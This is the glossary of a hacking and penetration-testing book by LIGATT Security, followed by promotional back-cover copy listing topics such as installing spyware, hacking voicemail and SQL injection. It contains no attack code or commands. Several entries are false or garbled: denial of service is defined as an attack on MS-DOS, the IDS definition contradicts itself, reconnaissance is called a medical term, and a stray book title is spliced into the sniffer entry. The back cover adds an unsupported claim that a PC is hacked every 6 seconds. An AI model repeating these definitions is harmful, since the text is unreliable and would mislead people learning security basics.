CPT (Certified Penetration Testing Expert)—A security professional with the ability to plan, manage and perform a penetration test. The designation "Expert" is related to the depth and breadth of understanding required to manage a project involving multiple team members, manage the client's expectations, and deliver an audit of security controls that is thorough, well documented and ethically sound.

27.0 GLOSSARY OF TERMS

CISA (Certified Information Security Auditor)—Since 1978, the Certified Information Systems Auditor (CISA) program, sponsored by ISACA®, has been the globally accepted standard of achievement among Information Systems (IS) audit, control and security professionals.

CISM (Certified Information Security Manager)—A certification for information security managers awarded by the Information Systems Audit and Control Association (ISACA). To gain the certifications, individuals must pass a written examination and have at least five years of information security experience, with a minimum three years of information security management work experience in particular fields.

CISSP (Certification for Information System Security Professional)— A certification reflecting the qualifications of information systems security practitioners. The CISSP examination consists of 250 multiple-choice questions, covering such topics as Access Control Systems, Cryptography, and Security Management Practices, and is administered by the International Information Systems Security Certification Consortium or (ISC)2 (www.isc2.org). The (ISC)2 promotes the CISSP as an aid to evaluating personnel performing information security functions. The certification was first available in 1989.

Class A—Begins with a "0" bit. Of a possible 128 Class A network, only 51 exist.

Class C—Begins with a "110" binary bit sequence. Most applicants are assigned Class C addresses in blocks of 255 IP addresses.

Cracker—A person who "cracks" computer and telephone systems by gaining access to passwords or by "cracking" the copy protection of computer software. Cracking is usually an illegal act. A Cracker is a "Hacker" whose hacks are beyond the bounds of propriety, and usually beyond the law. The term ”cracker” is said to derive from the word "safecracker."

Cryptography—The practice and study of hiding information. In modern times, cryptography is considered a branch of both mathematics and computer science, and is affiliated closely with information theory, computer security, and engineering. Cryptography is used in applications present in technologically advanced societies. Examples include the security of ATM cards, computer passwords, and electronic commerce, all of which depend on cryptography.

Denial of Service—An attempt to make a computer resource unavailable to its intended users.

DOS attacks—An attack on the Disk Operating System, as in MS-DOS, which stands for MicroSoft Disk Operating System. A disk operating system is software that organizes how a computer reads, writes and reacts with its disks—floppy or hard—and talks to various input/output devices, including keyboards, screens, serial and parallel ports, printers, modems, etc. Until the introduction of Windows, the most popular operation system for PCs was MS-Dos from Microsoft, Bellevue, WA.

DSL (Digital Subscriber Line)—A method for home users and small businesses to have high-speed access to the Internet over standard copper lines. Capable of receiving up to 6.1 megabits per second, DSL is a great solution, provided it is available in your area. Because of the technology used, you must be within a certain distance from your phone company's CO (Central Office).

Various forms of DSL are available, including: ADSL, CDSL, HDSL, IDSL, RADSL, SDSL, UDSL and VDSL.

Enumeration—An exact listing of all of a system's elements (perhaps with repetition). The restrictions imposed on the type of list used depend on the branch of mathematics and the context in which one is working. In more specific settings, this notion of enumeration encompasses the two different types of listing: one in which there is a natural ordering, and one in which the ordering is more nebulous.

Exploit—A piece of software, a chunk of data, or sequence of commands that take advantage of a bug, glitch or vulnerability in order to cause unintended or unanticipated behavior to occur on computer software, hardware, or other electronic (usually computerized) devices or systems. This frequently includes such acts as violently gaining control of a computer system or allowing privilege escalation or a denial of service attack.

Footprinting—The technique of gathering information about computer systems and the entities they belong to.

Firewalls—Programs frequently used to prevent unauthorized Internet users from accessing private networks connected to the Internet, especially *intranets*. All messages entering or leaving the intranet pass through the firewall, which examines each message and blocks those that do not meet the specified security criteria.

Gateway—A node on a network that serves as an entrance to another network. In enterprises, the gateway is the computer that routes the traffic from a workstation to the outside network that is serving the Web pages. In homes, the gateway is the ISP that connects the user to the Internet.

In enterprises, the gateway node often acts as a proxy server and a firewall. The gateway is also associated with both a router, which use headers and forwarding tables to determine where packets are sent, and a switch, which provides the actual path for the packet in and out of the gateway.

Hacking—A modification of a program or device to give the user access to features that were otherwise unavailable, such as DIY circuit bending.

Hacker—A microcomputer user who attempts to gain unauthorized access to proprietary computer systems.

ICMP (Internet Control Message Protocol)—An error-reporting and diagnostic utility considered a required part of any IP implementation. Understanding ICMP and knowing what can possibly generate a specific type of ICMP is useful in diagnosing network problems.

IDS (Intrusion Detection System)—A technology that gathers and analyzes information across gateways, servers, and desktops to identify unwanted attempts at accessing, manipulating, and/or disabling of computer systems, primarily through a network, such as the Internet. These attempts may take the form of attacks by crackers, malware and/or disgruntled employees. IDS cannot directly detect attacks on networks through the use of statistical analysis of network traffic as well as by monitoring reports and log files to detect abnormal network activity. Once illicit activity is detected, the IDS alert administrators.

IP address—An identifier for a computer or device on a TCP/IP network. Networks using the TCP/IP protocol route messages based on the IP address of the destination. The format of an IP address is a 32-bit numeric address written as four numbers separated by periods. Each number can range from zero to 255. For example, 1.160.10.240 could be an IP address.

IPS (Intrusion Prevention System)—A system used in computer security that provides policies and rules for network traffic, along with an intrusion detection system for alerting system or network administrators to suspicious traffic, but which allows the administrator to provide the action upon being alerted. Some compare an IPS to a combination of IDS and an application layer firewall for protection.

ISP (Internet Service Provider)—A company that provides access to the Internet. For a monthly fee, the service provider gives you a software package, username, password and access phone number. Equipped with a modem, you can then log on to the Internet and browse the World Wide Web and USENET, and send and receive email.

Mac Address (Media Access Control Address)— A hardware address that uniquely identifies each node of a network. In IEEE 802 networks, the Data Link Control (DLC) layer of the OSI Reference Model is divided into two sub layers: the *Logical Link Control (LLC) layer* and the *Media Access Control (MAC) layer.* The MAC layer interfaces directly with the network medium. Consequently, each different type of network medium requires a different MAC layer.

Network—A group of two or more computer systems linked together. There are many types of computer networks, including:

- Local-Area Networks (LANs), in which the computers are geographically close together (that is, in the same building).
- Wide-Area Networks (WANs), in which the computers are farther apart and are connected by telephone lines or radio waves.
- Campus-Area Networks (CANs), in which the computers are within a limited geographic area, such as a campus or military base.
- Metropolitan-Area Networks (MANs): A data network designed for a town or city.
- Home-Area Networks (HANs): A network contained within a user's home that connects a person's digital devices.

Packets—A piece of a message transmitted over a packet-switching network

Penetration Testing—A method of evaluating the security of a computer system or network by simulating an attack from a malicious source, known as a Black Hat Hacker, or Cracker.

Physical Security—Measures designed to prevent or deter attackers from accessing a facility, resource, or information stored on physical media, and guidance on designing structures to resist various hostile acts[1]. Physical security can be as simple as a locked door or as elaborate as multiple layers of armed Security guards and Guardhouse placement.

Ping—A utility used to determine whether a specific IP address is accessible. It works by sending a packet to the specified address and waiting for a reply. PING is used primarily to troubleshoot Internet connections. There are many freeware and shareware Ping utilities available for personal computers.

Port—An interface on a computer to which you can connect a device. Personal computers have various types of ports. Internally, there are several ports for connecting disk drives, display screens, and keyboards. The term "Port" also refers to several other aspects of network technology. A port can refer to a physical connection point for peripheral devices, such as serial, parallel, and USB ports, and can also be used to refer to certain Ethernet connections points, such as those on a hub, switch, or router.

Port Scan—The act of systematically scanning a computer's ports. Since a port is a place where information goes into and out of a computer, port scanning identifies open doors to a computer. Port scanning has legitimate uses in managing networks, but port scanning also can be malicious in nature if someone is looking for a weakened access point to break into your computer.

Types of port scans:

- **Vanilla**, in which the scanner attempts to connect to all 65,535 ports.
- **Strobe**: a more focused scan looking only for known services to exploit.
- **Fragmented Packets**, in which the scanner sends packet fragments that get through simple packet filters in a firewall.
- **UDP**, in which the scanner looks for open UDP ports.
- **Sweep**, in which the scanner connects to the same port on more than one machine.
- **FTP bounce**, in which the scanner goes through an FTP server in order to disguise the source of the scan
- **Stealth scan**, in which the scanner blocks the scanned computer from recording the port scan activities.

Reconnaissance—A military and medical term denoting exploration conducted to gain information.

Router—A device that forwards data packets along networks. A router is connect to wither a LANs or WANs or a LAN and its ISP's network. Routers are located at gateways, the places where two or more networks connect.

Services—Long-running executables that perform specific functions and which are designed not to require user intervention. Windows services can be configured to start when the operating system is booted and run in the background as long as Windows is running, or they can be started manually when required. They are similar in concept to a Unix daemon. Many appear in the processes list in the Windows Task Manager, most often with a username of SYSTEM, LOCAL SERVICE or NETWORK SERVICE, though not all processes with the SYSTEM username are services. The remaining services run through svchost.exe

Session Hijacking—The exploitation of a valid computer session, sometimes called a *session key*, to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer

SMTP (Simple Mail Transfer Protocol)—A protocol for sending email messages between servers. Most email systems that send mail over the Internet use SMTP to send messages from one server to another; the messages can then be retrieved with an email client using either POP or IMAP. In addition, SMTP is generally used to send messages from a mail client to a mail server. This is why you need to specify both the POP or IMAP server and the SMTP server when you configure your email application.

Sniffer—A program and/or device that monitors data traveling over a network. Sniffers can be used both for legitimate network management functions and for stealing information off a network. Unauthorized sniffers can be extremely dangerous to a network's security because they are virtually impossible to detect and can be inserted almost anywhere. This makes them a favorite weapon in "How To Become The World's No. 1 Hacker Short & Simple's" arsenal.

Social Engineering—The act of manipulating people into performing actions or divulging confidential information. While similar to a confidence trick or simple fraud, the term typically refers to trickery or deception for the purpose of information gathering, fraud or computer system access. In most cases the attacker never comes face-to-face with the victim.

SPOOFING (Caller ID Spoofing)—The practice of causing the telephone network to display a number on the recipient's caller ID display which is not that of the actual originating station.

Spoofing is also used to affect email users. The sender information shown in emails (the "From" field) can be spoofed easily. This technique is commonly used by Spammers to hide the origin of their emails and leads to problems such as misdirected bounces (i.e. email spam backscatter).

SQL (Structured Query Language)—Pronounced as either *see-kwell* or as separate letters, SQL is a standardized query language for requesting information from a database. The original version called *SEQUEL (Structured English QUEry Language)* was designed at an IBM research center in 1974 and 1975. SQL was first introduced as a commercial database system in 1979 by Oracle Corporation.

TCP (Transmission Control Protocol)—Pronounced as separate letters. TCP is one of the main protocols in TCP/IP networks. Whereas the IP protocol deals only with packets, TCP enables two hosts to establish a connection and exchange stream of data. TCP guarantees delivery of data and also guarantees that packets will be delivered in the same order in which they were sent.

Trace Route—A TCP/IP utility, originally Unix, which allows the user to determine the route packets are taking to a particular host. Traceroute works by increasing the "time to live" value of packets and seeing how far they get until they reach the given destination; thus building a lengthening trail of passed-through hosts.

Trojan—A form of malware that appears to perform a desirable function, but which actually performs undisclosed malicious functions that allow unauthorized access to the host machine. Therefore, a computer worm or virus may be a Trojan horse, given that open access up to intruders. The term is derived from the classical story of the Trojan Horse.

UDP—A connectionless protocol that, like TCP, runs on top of IP networks. Unlike TCP/IP, UDP/IP provides very few error recovery services, offering instead a direct way to send and receive datagrams over an IP network. It is used primarily for broadcasting messages over a network.

Virus—A program or piece of code that is loaded onto your computer without your knowledge and runs against your wishes. Viruses can also replicate themselves. All computer viruses are manmade. A simple virus that can make a copy of itself over and over again is relatively easy to produce. Even a simple virus is dangerous because it will quickly use all available memory and bring the system to a halt. An even more dangerous type of virus is one capable of transmitting itself across networks and bypassing security systems.

Vulnerability—A weakness in a system that allows an attacker to violate the integrity of that system. Vulnerabilities may result from weak passwords, software bugs, a computer virus or other malware, a script code injection, or a SQL injection.

Who IS—An Internet utility that returns information about a domain name or IP address. For example, if you enter a domain name such as *microsoft.com,* whois will return the name and address of the domain's owner (in this case, Microsoft Corporation).

Wireless—Defined by the dictionary as "*having no wires,*" wireless, in networking terminology, is the term used to describe any computer network in which there is no physical wired connection between sender and receiver, but is instead connected by radio waves and/or microwaves to maintain communications. Wireless networking utilizes specific equipment such as NICs, APs and routers in place of wires (copper or optical fiber) for connectivity.

Worm—A program or algorithm that replicates itself over a computer network and usually performs malicious actions, such as using up the computer's resources and possibly shutting the system down. Also see Virus.

HOW TO BECOME A HACKER IN
15
MINUTES

PROTECTING THE WORLDS COMPUTERS
LIGATT SECURITY
ONE CPU AT A TIME
Certified Ethical
HACKERS
for Hire

Notes

Notes

Notes

Notes

Notes

Notes

Notes

"Computer hacking will never die – just multiply!"

Every day, we hear and see in the news about constant cyber attacks, where hackers have stolen identities, taken millions of dollars, or even shut down websites and companies in their entirety. The reason why hacking will never die is because we hire IT-Managers, who are not hackers, to protect our networks. Statistics show that every 6 seconds a personal computer is hacked into. Many consumers rely on the concept that the applications that came installed on their brand new computers, are kryptonite and impenetrable by hackers. They believe and trust that the "Geek Squad", Norton and other anti-hacker applications can protect them. However, this is entirely false!!!

We have all heard the adage, "In order to catch a thief, it takes a thief", well, "in order to catch a hacker it takes a hacker." Gregory Evans, world renowned security expert, will show you step by step what tools hackers use to get into your network. Evans will then take those same tools and show you step by step how to hack into your own network.

THIS GUIDE COVERS

- Installing Spyware
- Hacking into a computer
- Tapping VOIP telephones
- Hacking Voicemail
- Cell Phone Spyware
- Reseting Windows Passwords
- SQL Injection
- Email Spoofing
- Cracking Wireless Network
- Hacking Web serves
- Password Cracking
- Social Engineering
- Denial of Service
- How to make money as a Certified Ethical Hacker

AND MUCH, MUCH MORE!

ISBN 978-0-9826091-0-1
90000
9 780982 609101

$24.95